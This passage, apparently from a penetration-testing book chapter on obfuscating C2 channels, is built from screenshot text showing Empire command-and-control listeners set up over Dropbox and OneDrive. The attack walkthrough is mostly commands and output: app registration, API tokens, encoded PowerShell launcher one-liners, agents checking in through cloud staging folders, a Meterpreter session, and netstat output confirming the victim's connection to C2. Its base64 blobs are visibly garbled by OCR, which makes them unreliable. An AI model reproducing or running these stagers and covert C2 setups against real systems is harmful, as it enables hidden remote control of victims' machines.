API Explorer

Documentation

HTTP

.NET

Java

JavaScript

Python

Swift

Objective-C

Community SDKs

References

Authentication types

Branding guide

Content hash

Data ingress guide

Namespace guide

Content access guide

Developer guide

OAuth guide

v2 migration guide

Webhooks


Chooser

Saver

API v1


Dropbox API

For apps that need to access files in Dropbox. [Learn more](#)



Dropbox Business API

For apps that need access to Dropbox Business team info. [Learn more](#)



2. Choose the type of access you need

Learn more about access types

☒ App folder – Access to a single folder created specifically for your app.

☐ Full Dropbox – Access to all files and folders in a user's Dropbox.

3. Name your app

This app name is already taken.

ZAbyssC2

☒ I agree to Dropbox API Terms and Conditions

Create app

OAuth 2

Redirect URIs

https:// (http allowed for localhost)

Add

Allow implicit grant i

Allow

Generated access token i

Generate

Chooser/Saver domains

example.com

Add

If using the [Chooser](#) or the [Saver](#) on a website, the domain of that site.

Webhooks

Webhook URIs i

OAuth 2

Redirect URIs

https:// (http allowed for localhost)

Add

Allow implicit grant i

Allow

Generated access token i

mrO4Mak[REDACTED]7Ws8lthv


This access token can be used to access your account (zircanavo.abyss@gmail.com) via the API. Don't share your access token with anyone.




```
(Empire: listeners/dbx) > set APIToken [REDACTED]sh8
(Empire: listeners/dbx) > execute
[*] Starting listener 'dropbox'
[+] Listener successfully started!
(Empire: listeners/dbx) > [!] Error deleting data at '/Empire/staging/debugs'
[!] Error deleting data at '/Empire/staging/debugpy'

(Empire: listeners/dbx) >
(Empire: listeners/dbx) > back
(Empire: listeners) > list
```

[*] Active listeners:

Name	Module	Host	Delay/Jitter	KillDate
----	-----	----	-----	-----
dropbox	dbx		60/0.0	
Empire	http	http://[REDACTED]:443/	5/0.0	
DeathStar	http	https://[REDACTED].443	5/0.0	





```
(Empire: listeners) > usestager multi/launcher
(Empire: stager/multi/launcher) > set listener dropbox
(Empire: stager/multi/launcher) > execute
powershell -noP -sta -w 1 -enc S0BGACgAJAB0AFMAVgB1AHTAcvB JAE8AbgBUAEFA0qBMAEUAL gB0AFMAVgBFHHTAcvBpAG8AbgAuAE0AY0BKAG8AUgAgC0AZwBFACAAMwApAHS
AJABHAFARgA9AFsAUgB1AEYAX0AUAEFAcwbTAEUAb0B1AEwW0AUAEcAR0BUAF0AUW0B0AGUAKAAnAFMAe0BzAH0AZ0BtAC4AT0BhAG4AY0BnAGUAb0B1AG4AdAAUAEEd0B0AG8Ab0BhAH
Q0A0BvAG4AL gBVAHQ0A0B8AHMA JwApAC4ATgBHAGUAVABGAELAZ0BgAEwARAAlACgAJwB JAGEAYwBoAGUABZABHHTAcvB1AHAUABVAGwA0B jAHLAUwB1AH0AdABpAG4AZwBzACcALAAAnA
E4AJwArACcAbwB0AFAAd0B1AGwAd0B jACwUwB0AGFAAdBpAGMA JwApADsAS0BmACgAJABHAFARgApAHS AJABHAFAA0wA9AC0ARwB0AEYAL gBHAGUAVABWAEFAbAB1AGUAKAAKAG4Ad0BHI
AEwW0A7AEKAZgA0C0ARwB0AEFAwWwAnAFMAyBvYAGKACAB0AETA JwArACcAbABvAGMA0wB0AG8AZwBnAGKAbgBnACcAX0ApAHS AJABHAFAA0wBbACALUwB jAHTA0BwW0A0A0AnACsAJwB
SAG8AYwBrAEwAbwBnACcA0B0UAGcAJwBdAFsAJwBFAG4AY0B1AGwAZ0BTAGMACgBpAHAAAdABCCACkAwAnAGwAbwB jAGsATABvAGcAZwBpAC4AZwWnAFOAP0AwAdS AJABHAFAA0wBbACcALUw
B jAHTA0BwW0A0A0AnACsAJwB8AS8AYwBrAEwAbwBnAGcA0B0UAGcAJwBdAFsAJwBFAG4AY0B1AGwAZ0BTAGMACgBpAHAAAdABCCAGwAbwB jAGsAS0BUAHYAbwB jAGEAdABpAG8AbgBMA8AZ
wBnAGKAbgBnACcAX0A9ADA0FAKAHY0BSAD0AwWBDAG8ATABS AEUA0wBUAGKAbwBUAHMAL gBHAEUATgBFATfA00B jAC4ARABpAEMAVABJAG8ATgBBAHIAe0BbAHHMAdABYAGKAbgBHACwA
UwBZAFMAVABFAE0AL gBPAEtA0gB1AGMAdbADfA00AgAE4AR0BXACgAKQA7ACQAVgBBAEwAL gBBAEF0AZA0ACcAR0BUAGAEAYgBSAGUAWB jAHTA0BwW0A0A0AnACsAJwB8AS8AYwBrAEw
AbwBnAGcA0B0UAGcAJwBsADAAKQA7ACQAVgBBAEwAL gBBAG0AZA0ACcAR0BUAGAEAYgBSAGUAWB jAHTA0BwW0A0A0gBSAG8AYwBrAEKAbgB2AG8AYwBhAHQ0A0BvAG4ATABvAGcAZwBpAG
4AZwWnACwAHMApADsAJABHAFAA0wBbACcASABLAEUAW0BFAEWATwBDAEEATABFAE0A00B0EgAS0B0AEUAXABTAG8AZgB0AHcAY0ByAGUAXAB0AG8ABABpAGMA0B1AHMAABNAGAYwBvA
G8AcvBvAGYAdABCFcA0B0UAG0wBb3AHMAAB0AG8AdwB1AHTAUwB0AGUAbABsAFwAUwB jAHTA0BwW0A0A0AnACsAJwB8AS8AYwBrAEwAbwBnAGcA0B0UAGcAJwBdAD0AJABZAGEATAB9
AEUABABZAGUAEwBbAFMA0wBPSAEKACABUAEtATABvAGMAwBdAC4ATgBHAGUAdABGAELAZ0BgAEwARAAlACgAJwBZAGKAZwBUAGFAEdAB1AHTAZ0BzACcALAAAE4AJwArACcAbwB0UFAAd0B
1AGwAd0B jACwUwB0AGFAEdABpAGMA JwApAC4AUwB1AH0AVgBBAGwAd0B1ACgAJABUAHUATABSACwKAB0AGUAdwATAE8A0gBKAGUAW0B0ACAA0wBvAGWATABFAEMAVABpAE8ATgBTAC4ARw
BF AE4AR0ByAGKAYwWuAEgA00BTAAG0UwB1AF0AwWbTAH0AcgBpAE4ARwBdACKAK0B9AFsAUgBFAGYAX0AUAEFAUwBZAEUAT0B1AEwW0AUAEcAR0B0AF0Ae0BwAGUAKAAnAFMAe0BzAH0AZ
QBtAC4AT0BhAG4AY0BnAGUAb0B1AG4AdAAUAEEd0B0AG8Ab0BhAHQ0A0BvAG4AL gBBG0A0wBpAFUAdABpAGwAcwAnACKAFAA/ AHS AJABFAH0FAA1AHS AJABFAC4ARwB1AH0ARgBpAEUA
bABKACgAJwBhAG0ACwBpAEKAbgBpAH0ARgBhKAbAB1AG0AJwSACcATgBvAG4AUAB1AGT1AbABpAGMALABTAH0AY0B0AGKAYwAnACKAL gBTAEUAVABWAEFAbABVAGUAKAAKAG4Ad0B8AGw
ALAAKAF0AcgB1AGUAK0B9ADsAF0AZAFsAUwBZAHMAVABFAE0AL gB0AEUAVAAwAFMAZ0BSAHYA00B jAGUABPAGKAbgB0AE0AY0B0AGEARwBFHHTAX0A6A0A0BvYAFAAZ0BDAH0AM0AwAD
AA0wBpAG4AdABpAE4AY0B1AD0AMAAZAC0AwWbDAD0ATgB1AFcAL0BPEtA0gBFAGMAAdAGAFMAW0BzAFQAZ0BtAC4ATgBFHQAL gBXAGUAW0B0AGwAS0BFAc4AVAAZACQAd0A9ACcAT0BvA
H0A0B8AS8AYw0AVADUAL gWwCAAKABXACKAbgBhAG8AdwBZACATgBUACAAWUwAdEAD0wAgfCATwBXADYAMAAZACAAVABYAGKAZAB1AG4AdAAVAdCAl gWwAdS1ABYAHY0AgXADFAAL gWw
AC1ATABSAGKAAwB1ACARwB1AGMAwBvACcA0wKAHcAYwWuAEgAR0BBAEQZ0BvYFWAL gBBG0AZA0ACcA0BZAGUAcgATAEFAZwB1AG4AdAAAnCwAJAB1ACLA0wKALHCA0wWuFAACgB
PAHwAQ0A9AFsAUwBSAFMAVABFAE0AL gB0AEUAVAAwAFcAZ0BCAF1AZ0B8AHUAX0BTAFQAX0AGAD0ARABFAGYAQ0B1AEwWABXAEUAYgB0AF1ABwBFAKAwKALHcAYwWuFAUAAUgBPFAgAeQ
```

```
(Empire: stager/multi/launcher) > [*] New agent VB7AZUPG checked in
[*] Uploading key negotiation part 2 to /Empire/staging/VB7AZUPG_2.txt for VB7AZUPG
[+] Initial agent VB7AZUPG from 0.0.0.0 now active (Slack)
[*] Sending agent (stage 2) to VB7AZUPG through Dropbox
[*] Uploading key negotiation part 4 (agent) to /Empire/staging/VB7AZUPG_4.txt for VB7AZUPG
```

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
VB7AZUPG	ps 192.168.2.5	PT-PC	PT-PC\PT	powershell	2236	60/0.0	2018-09-22 13:52:52

```
(Empire: agents) > █
```

```
(Empire: agents) > interact VB7AZUPG
```

```
(Empire: VB7AZUPG) > info
```

```
[*] Agent info:
```

```

nonce          4932912341340866
jitter         0.0
servers        None
internal_ip    192.168.2.5
working_hours
session_key    jgZ=J?7LTa^rR-IcS}DW+~*n\X!y)2V<
children       None
checkin_time   2018-09-22 13:49:01
hostname       PT-PC
id             4
delay          60
username       PT-PC\PT
kill_date
parent         None
process_name   powershell
listener       dropbox
process_id     2236
profile        /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
               6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details     Microsoft Windows 7 Ultimate
lost_limit     10
taskings       None
name           VB7AZUPG
language       powershell
external_ip    0.0.0.0
session_id     VB7AZUPG
lastseen_time  2018-09-22 13:53:04
language_version 2
high_integrity 0

```

```
(Empire: VB7AZUPG) > █
```

No.	Time	Source	Destination	Protocol	Length	Info
473	3.876819	192.168.0.220	162.125.82.8	TLSv1	184	Client Hello
494	3.996575	162.125.82.8	192.168.0.220	TLSv1	1514	Server Hello
497	3.996743	162.125.82.8	192.168.0.220	TLSv1	886	Certificate, Server Key Exchange, Server Hello Done
501	4.030928	192.168.0.220	162.125.82.8	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshak
506	4.148974	162.125.82.8	192.168.0.220	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
519	4.286247	192.168.0.220	162.125.82.8	TLSv1	432	Application Data, Application Data
577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635	Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635	[TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91	Encrypted Alert

577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635	Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635	[TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91	Encrypted Alert

<p>Compression Methods Length: 1</p> <p>▷ Compression Methods (1 method)</p> <p>Extensions Length: 56</p> <p>✦ Extension: server_name (len=27)</p> <p> Type: server_name (0)</p> <p> Length: 27</p> <p> ✦ Server Name Indication extension</p> <p> Server Name list length: 25</p> <p> Server Name Type: host_name (0)</p> <p> Server Name length: 22</p> <p> Server Name: content.dropboxapi.com</p> <p>▷ Extension: supported_groups (len=6)</p> <p>▷ Extension: ec_point_formats (len=2)</p>
--

```
(Empire: listeners) > uselistener onedrive
(Empire: listeners/onedrive) > info
```

Name: Onedrive
Category: third_party

Authors:
@mr64bit

Description:
Starts a Onedrive listener. Setup instructions here:
gist.github.com/mr64bit/3fd8f321717c9a6423f7949d494b6cd9

Comments:
Note that deleting STAGE0-PS.txt from the staging folder
will break existing launchers

Onedrive Options:

Onedrive Options:

Name	Required	Value	Description
SlackToken	False		Your SlackBot API token to communicate with your Slack instance.
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	onedrive	Name for the listener.
RedirectURI	True	https://login.live.com/oauth20_desktop.srf	Redirect URI of the registered application
ResultsFolder	True	results	The nested Onedrive results folder.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
AuthCode	True		Auth code given after authenticating OAuth App.
TaskingsFolder	True	taskings	The nested Onedrive taskings folder.
ClientID	True		Client ID of the OAuth App.
DefaultProfile	True	N/A/Microsoft SkyDriveSync Default 17.005.0107.0008 ship; Windows NT 10.0 (16299)	Default communication profile for the agent.
DefaultLostLimit	True	10	Number of missed checkins before exiting
WorkingHours	False		Hours for the agent to operate (09:00-17:00).
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
SlackChannel	False	#general	The Slack channel or DM that notifications will be sent to.
RefreshToken	False		Refresh token used to refresh the auth token
StagingKey	True	W_xd0@i& 3.IM-mGATk:XL1^+0vP{Bz?	Staging key for initial agent negotiation.
PollInterval	True	5	Polling interval (in seconds) to communicate with Onedrive.
DefaultDelay	True	60	Agent delay/reach back interval (in seconds).
StagingFolder	True	staging	The nested Onedrive staging folder.
BaseFolder	True	empire	The base Onedrive folder to use for comms.

←

→

↺

https://apps.dev.microsoft.com/#/appList

☆

Application Registration Portal

Tools

Docs

Feedback

zircanavo

My applications

[Learn More](#)

Add an app

Name	App ID / Client Id
Press the "Add an App" button to create a new application	

English

[Contact us](#) [Terms of use](#) [Privacy statement](#) © Microsoft 2017



Register your application

Application Name

ZAbyssC2-OneDrive

Guided Setup

☐

Let us help you get started

By proceeding, you agree to the [Microsoft Platform Policies](#)

Create

← → ↺

https://apps.dev.microsoft.com/#/application/dbd8fe94-73f5-4cf3-be28-06a7999785fc

☆

Microsoft

Application Registration Portal

Tools

Docs

Feedback

zircanavo

My applications / ZAbyssC2-OneDrive

ZAbyssC2-OneDrive Registration

[Click here for help integrating your application with Microsoft.](#)

Properties

Name

ZAbyssC2-OneDrive

Application Id

dbd8fe94-73f5-4cf3-be28-06a7999785fc

Application Secrets

Generate New Password

Generate New Key Pair

Upload Public Key

Platforms

Add Platform

DefaultDelay	True	60	Agent delay/reach back interval (in seconds).
StagingFolder	True	staging	The nested Onedrive staging folder.
BaseFolder	True	empire	The base Onedrive folder to use for comms.

(Empire: **listeners/onedrive**) > set ClientID ~~dbd8fe94-73f5-4cf3-be28-06a7999785fc~~

Platforms

Add Platform

Microsoft Graph Permissions

The settings you set here may vary depending on whether you get a token from our V1 or V2 endpoint. [What's the difference?](#)

Delegated Permissions [Add](#) [About delegated permissions](#)

User.Read ×

Application Permissions [Add](#) [About application permissions](#)

Add Platform



Web



Native Application



Web API

Cancel

Platforms

Add Platform

Web

Delete

☒ Allow Implicit Flow

Redirect URLs



Add URL

Enter a URL

Logout URL



e.g. <https://myapp.com/end-session>

Platforms

Add Platform

Web

Delete

☒ Allow Implicit Flow

Redirect URLs

i


Add URL

https://login.live.com/oauth20_desktop.srf

Logout URL

e.g. <https://myapp.com/end-session>

```
(Empire: listeners/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?scope=files.readwrite+offline_access&redirect_uri=https://33002f02f0login.live.com/2f0auth20_desktop.srf&response_type=code&client_id= " and try starting the listener again.
(Empire: listeners/onedrive) >
```



```
(Empire: listeners/onedrive) > set AuthCode MID50 [REDACTED]
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
```

```
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) >
(Empire: listeners/onedrive) > execute
[*] Starting listener 'onedrive'
[*] Got new auth token
[+] Listener successfully started!
(Empire: listeners/onedrive) > [*] Creating empire folder
[*] Creating empire/staging folder
[*] Creating empire/taskings folder
[*] Creating empire/results folder
```

```
(Empire: listeners) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener onedrive
(Empire: stager/multi/launcher) > execute
powershell -nop -sta -w 1 -enc JABFAHIAcgbVAHIAQ0BjAHQAOQBvAG4AUABvAGUAGZgBIAHIAZQBvAGMAZQAgAD00IAAnAFMAQ0BSAGUAbgB0AGwAeQBDAGSAbgB0AGkAbgB1AGU
AJwA7AEKARgAoAQAUABTAFYARQBSAFMAQBPAAE4AVABHAGIABAB1AC4AUABTAFYARQBSAFMAQBPAAE4ALgBNAGEAogBvAHIAIAAALAGCARQAgADMAKQB7ACQARwBQAEYAPQBbAFIAZQBGAf
OALgBBFAUAbWBFAG0AYgBMAHKAJgBHAUUAUABUAFKACABFACgAJwBTAHKAcvB0AGUAbQAUAE0AYQBvAGEAZwB1AG0AZQBvAHQALgBBAHUAdABVAG0AYQB0AGkAbwBuAC4AVQ0B0AGkAbABZ
CcAK0AUACARwBFQAFQARgBpAEUAYBSAG0AJwA0AcCAyWbHAGMA0AB1AG0ARwByAG8Ad0BwFAAbwBSAGkAYwB5AFMAZQB0AHQAOQBvAGCAGwAnACwAJwB0ACCAKwAnAG8AbgB0AHUAYgBS
AGkAYwB5AFMAZQB0AHQAOQBjACCAK0AQ7AEKARgAoAQARwB0AEYAKQB7ACQARwB0AEIAP0AKAEC4AUABGAC4ARwB1AF0AVgBBAGwAV0BFACgAJAB0AFUAbABSAckA0wB1JAGYAKAAKAECAUAB
DAFSAJwBTAGMACgBpAHAAABACCAKwAnAGwAbwBjAGSATABVAGCAZwBpAG4AZwAnAF0AKQB7ACQARwB0AEIAP0AKAEC4AUABGAC4ARwB1AF0AVgBBAGwAV0BFACgAJAB0AFUAbABSAckA0wB1JAGYAKAAKAECAUAB
BnACcAX0BbACcAR0BuAGAYgBSAGUAbWjAHIAQ0BwAHQAOQBvAGCAGwAnACwAJwB0ACCAKwAnAG8AbgB0AHUAYgBSAGkAYwB5AFMAZQB0AHQAOQBjACCAK0AQ7AEKARgAoAQARwB0AEIAP0AKAEC4AUABGAC4ARwB1AF0AVgBBAGwAV0BFACgAJAB0AFUAbABSAckA0wB1JAGYAKAAKAECAUAB
ABVAGMA0wBMAG8AZwBnAGkAbgBnACcAX0BbACcAR0BuAGAYgBSAGUAbWjAHIAQ0BwAHQAOQBvAGCAGwAnACwAJwB0ACCAKwAnAG8AbgB0AHUAYgBSAGkAYwB5AFMAZQB0AHQAOQBjACCAK0AQ7AEKARgAoAQARwB0AEIAP0AKAEC4AUABGAC4ARwB1AF0AVgBBAGwAV0BFACgAJAB0AFUAbABSAckA0wB1JAGYAKAAKAECAUAB
JAB2AGETA0A9AFSA0wBPAEwATABFAEMAABJAE8ATgBTAC4ARwB1AG4AR0BSAGLA0wUAE0AS0BjAFQAS0BvAE4A00BvAHKAAwBZAHQAcgBJAG4AZwAsAFMAW0BTAFAQAR0BTAC4ATwBCEQ
AZ0BDAHQAX0B0AD0A0gBuAEUAdwA0ACIA0wKIAHYA00BSAC4A00BEACQAKAAnAFUAbgBhAGIABAB1AFMAyByAGkACAB0AEIAJwArACcABABVAGMA0wBMAG8AZwBnAGkAbgBnACcALAAwA0
IA0wKIAFYA00BMALCA00BKA0GAKAAnAFUAbgBhAGIABAB1AFMAyByAGkACAB0AEIAJwArACcABABVAGMA0wBMAG8AZwBnAGkAbgBnACcALAAwA0IA0wKIAFYA00BMALCA00BKA0GAKAAnAFUAbgBhAGIABAB1AFMAyByAGkACAB0AEIAJwArACcABABVAGMA0wBMAG8AZwBnAGkAbgBnACcALAAwA0
EHWUwAnAEgASwBFQAFKAXwBMAE8AQwBBAEWAXwBNAEEA0wBIAEKATgBFAFvAUwBvAGYAdAB3AGEAcgBIAFwAUABvAGwA00BjAGKAZQBzAFwAT0BpAGNAcGgBvAHMAwBmAHQAXABXAGkAbgBk
AG8AdwBzAFwAUABvAHCAZQBvAFMA0AB1AGwAbABCAFMAYwByAGkACAB0AEIAJwArACcABABVAGMA0wBMAG8AZwBnAGkAbgBnACcAX0A9ACQAVgBBAEwAFQBFAGwAUwB1LAHSAwWbTAEMAUgB
```

```
(Empire: stager/multi/launcher) > [*] New agent STVUMZEY checked in
(Empire: stager/multi/launcher) > back
(Empire: listeners) > list agents
```

No.	Time	Source	Destination	Protocol	Length	Info
473	3.876819	192.168.0.220	162.125.82.8	TLSv1	184	Client Hello
494	3.996575	162.125.82.8	192.168.0.220	TLSv1	1514	Server Hello
497	3.996743	162.125.82.8	192.168.0.220	TLSv1	886	Certificate, Server Key Exchange, Server Hello Done
501	4.030928	192.168.0.220	162.125.82.8	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handsha
506	4.148974	162.125.82.8	192.168.0.220	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
519	4.286247	192.168.0.220	162.125.82.8	TLSv1	432	Application Data, Application Data
577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635	Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635	[TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91	Encrypted Alert

577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635 Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635 [TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91 Encrypted Alert

Compression Methods Length: 1


- Compression Methods (1 method)

Extensions Length: 56

- Extension: server_name (len=27)
 - Type: server_name (0)
 - Length: 27
 - Server Name Indication extension
 - Server Name list length: 25
 - Server Name Type: host_name (0)
 - Server Name length: 22
 - Server Name: content.dropboxapi.com
- Extension: supported_groups (len=6)
- Extension: ec_point_formats (len=2)

Chapter 11: Obfuscating C2s - Introducing Redirectors

```
[*] Encoded stage with x86/shikata_ga_nai  
[*] Sending encoded stage (179808 bytes) to 182.68.168.52  
[*] Meterpreter session 1 opened (172.31.48.83:8080 -> 182.68.168.52:59632) at 2018-09-23 07:36:41 +0000  
msf5 exploit(multi/handler) >
```



```
C:\Users\PT>netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:554	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
TCP	192.168.2.5:3389	192.168.2.7:59563	ESTABLISHED
TCP	192.168.2.5:49525	20.190.145.177:443	ESTABLISHED
TCP	192.168.2.5:50009	13.107.4.50:80	ESTABLISHED
TCP	192.168.2.5:54013	204.79.197.213:443	ESTABLISHED
TCP	192.168.2.5:54021	162.125.81.8:443	ESTABLISHED
TCP	192.168.2.5:59632	54.166.109.171:8080	ESTABLISHED

Netstat result shows that the system is connected to C2



